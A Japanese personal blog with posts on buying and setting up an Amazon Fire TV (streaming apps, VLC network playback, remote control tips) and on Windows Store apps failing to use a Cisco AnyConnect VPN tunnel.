

とりあえずアップデートして、YouTubeとかニコニコをインストールしてみました。
※何かを買うとすぐにアップデートをチェックしないと気が済まない自分にもどうかと思う・・・けど、やっぱりアップデートあるしなぁ。
ニコニコもばっちり!(ただしコメントはぴょんぴょんしません。)
ちなみに今までのChromecastみたいにAndroidのYouTubeアプリから再生するにはペアリングの設定が必要っぽい?Fire TVのYouTubeの設定からペアリングを設定するみたいです。
さて、ここからがChromecastから乗り換えた最大の理由ですよ。
ESファイルエクスプローラーとか入れちゃったりして、NASをマウントしたり、VLC入れちゃったりとかね。
できれば、Solid Explorer + MX Playerがいいのですが・・・まぁ仕方ないですね。
※Apps2Fire+FireStarterとか使えば行けるのかな。中身Androidなだけにまだまだ広がりますねこいつは。
とりあえず今日はこの辺で。
↓書き終わって触ってて気づいたこと
・さっさとAndroid用のリモコンアプリ入れたほうが設定は楽っぽい(ここまで全部リモコンで頑張った・・・)
→キーボード入力とか特に。BTキーボードつないでもいいんだけど・・・。
・Miracastはホーム長押しで。
・FireTV自身のサウンドがうるさいけど、動画の音声は普通。
→動画の後に操作しようとしてびっくりする。
・プライムビデオはレスポンス、早送り等ふくめPS3より断然快適。
・よくよく考えたらES File ExplorerなくてもVLCだけでもSMBみれたな・・・。&DLNAもいけるやん!
→PS3と同様にTVersity経由でPT2録画データ再生キタ━━━━(゚∀゚)━━━━!!
→でもライブラリの日付別の表示ができないなー。
・Fire OSは5.0.5が最新の模様。(購入時のバージョン控え忘れた。5.0.4と5.05はあてた)
Link:https://www.amazon.co.jp/gp/help/customer/display.html?nodeId=201497590
・AQUOSのリモコンで操作できる!
ではでは。またの機会に。
ども。こんばんは。
あと6分以内に注文すると本日お届け!とか出てたので思わず買ってしまいました。
※11:30までに注文すると今日到着する?っぽい?
今はChromecastをメインに使っていますが、やっぱりアプリの対応が少ないのと、Androidから未対応アプリをキャストすると全画面丸々キャストなのでこの辺も具合悪いなーと。
※これはこれで便利なんですけどね。あとChromecastの背景をFacebookと連動できるのも実は気に入ってたりしています。
Fire TVだとアプリの追加もできるし、よさげかなーということで、
Fire TV StickでもタブレットでもないFire TVを買ってみました。
今日本当に届くのか楽しみですねー。
ども。こんばんは。
とりとめのない話ですが、Cisco AnyConnectとかをデスクトップモードで起動してVPN接続しても、
Metro側(タブレットモード?)で動くアプリってVPN通信できないですよね?
netstat見ていると、残念ながらトンネルのIPアドレスじゃなくて普通に実IPアドレスでつなぎに行っちゃうみたい。
トンネルが使えないっていうか、Metro Appって雰囲気的にはサンドボックス的な領域で動くとかなんとかってどっかで見た気が・・・。だからトンネルが見えないのかな・・・?(妄想)
※Metroって正式名称なになったんでしたっけ?modern app?Windows Store App?
で何がしたいかってーと、
・AmyCommectでVPNつなぐ
・App版のVMWare Horizon Viewでつなぐ
だけなんですけどね。別に普通のHorizon Viewなら全く問題ないんですが、マウスがないのでちょっと使いにくい・・・。
うーん。でも昔一回行けた気がするんですよね。(Winows 10に更新した後でも。)
まぁ、いいんだけど腑に落ちねぇ。
App版のAnyConnectってWindos Phone用しかないんだよなー。
※iOSとかAndroidはあるけどね。
参考?
Has anyone ever successfully gotten metro apps to run over a VPN?
お!?追加で探していたらCheclPointのやつが!これヒントかな???
Windows store (Windows 8) application fails to communicate via VPN tunnel
もう疲れたけど、もうちょっと調べてみるか。
ではでは。またの機会に。